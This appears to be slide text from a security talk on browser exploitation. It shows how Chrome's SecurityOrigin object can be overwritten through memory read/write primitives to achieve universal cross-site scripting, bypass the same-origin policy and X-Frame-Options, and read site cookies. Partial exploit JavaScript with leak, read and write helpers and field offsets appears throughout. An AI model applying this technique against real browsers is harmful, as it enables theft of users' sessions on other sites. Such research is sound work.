



Cross-disciplinary Attack

跨界攻击


- The same-origin policy
- ✖ ► Uncaught SecurityError: Failed to read the 'contentDocument' property from 'HTMLIFrameElement': Blocked a frame with origin "http://192.168.153.143" from accessing a frame with origin "http://phrack.org". Protocols, domains, and ports must match. sameOri.html:15

```
bool SecurityOrigin::canAccess(const SecurityOrigin* other) const {  
    ...  
    bool canAccess = false;  
    if (m_protocol == other->m_protocol) {  
        if (!m_domainWasSetInDOM  
            && !other->m_domainWasSetInDOM) {  
            if (m_host == other->m_host && m_port == other->m_port)  
                canAccess = true;  
        } else if (m_domainWasSetInDOM  
                  && other->m_domainWasSetInDOM) {  
            if (m_domain == other->m_domain)  
                canAccess = true;  
        }  
    }  
    ...  
    return canAccess;  
}
```





UXSS



- Overwrite
 - *m_protocol*
 - *m_host*
 - *m_port*
 - *m_domain*
 - *SecurityOrigin*

UXSS

```
// Get current security origin
var v8DocAddr = leakAddr(document);
console.log('[+] Javascript document address: ' + v8DocAddr.toString(16));
...
var secOriAddr = readDWord(secOriPtrAddr);
console.log('[+] Security origin address: ' + secOriAddr.toString(16));

var hostPtrAddr = secOriAddr + 0x08;
console.log('[+] Host pointer address: ' + hostPtrAddr.toString(16));

var domainPtrAddr = secOriAddr + 0x0c;
console.log('[+] Doamin pointer address: ' + domainPtrAddr.toString(16));
...
// Overwrite current security origin with that of iframe page to bypass the SOP
writeDWord(secOriPtrAddr, ifrSecOriAddr);
```



Demo



Bai du 百度



新浪微博
weibo.com

AOL®

163 网易免费邮
mail.163.com

中文邮箱第一品牌

X-Frame-Options

- X-Frame-Options DENY

- Github
- Twitter
- Facebook
- Gmail

✖ Refused to display '<https://github.com/>' in a frame because it set 'X-Frame-Options' to 'deny'.

Window

- New window -> No limited
- Pop-ups -> Forbid
- Social engineering

Window

```
// Get window's security origin
var jsWinAddr = leakAddr(wins[idx]);
console.log('[+] Javascript window address: ' + jsWinAddr.toString(16));



...
var winSecOriAddr = readDWord(winSecOriPtrAddr);
console.log('[+] Window security origin address: ' + winSecOriAddr.toString(16));

var winHostAddr = readDWord(winSecOriAddr + 0x08);
console.log('[+] Window host address: ' + winHostAddr.toString(16));

var winDomainAddr = readDWord(winSecOriAddr + 0x0c);
console.log('[+] Window domain address: ' + winDomainAddr.toString(16));
```



Demo



X-Frame-Options

- Set to the same origin
- Get cookie

✖ ► Uncaught SecurityError: Failed to read the 'cookie' property from 'Document': The document is sandboxed and lacks the 'allow-same-origin' flag. [ChromeExLib.js:353](#)

X-Frame-Options

- Still doesn't work


```
function appendIframes(urls) {  
    iframes = [];  
    for (var i = 0; i < urls.length; i++) {  
        iframes[i] = document.createElement("iframe");  
        iframes[i].src = urls[i];  
        iframes[i].sandbox = "allow-same-origin";  
        document.body.appendChild(iframes[i]);  
    }  
}
```

X-Frame-Options

```
String cookie(ExceptionState& exceptionState) {  
    ...  
    if (!securityOrigin()->canAccessCookies()) {  
        ...  
    }  
  
bool canAccessCookies() const { return !isUnique(); }
```

X-Frame-Options

- Overwrite *m_isUnique*



X-Frame-Options

Server: GitHub.com

Set-Cookie: _gh_sess=eyJzZXNzaW9uX21kIjoiYjJjYjQ5ZT1mNWMyZWFjWU1MjbzYW1lJTlwb3JpZ21uL2NtRXhwTG1iRXhhbXBsZS5odG1sIiwiX2NzIee7d45fc7207110f4ac9b086c92a71bed; path=/; secure; HttpOnly

Status: 200 OK

Strict-Transport-Security: max-age=31536000; includeSubdomains

Transfer-Encoding: chunked

Vary: X-PJAX

Vary: Accept-Encoding

X-Content-Type-Options: nosniff

X-Frame-Options: deny

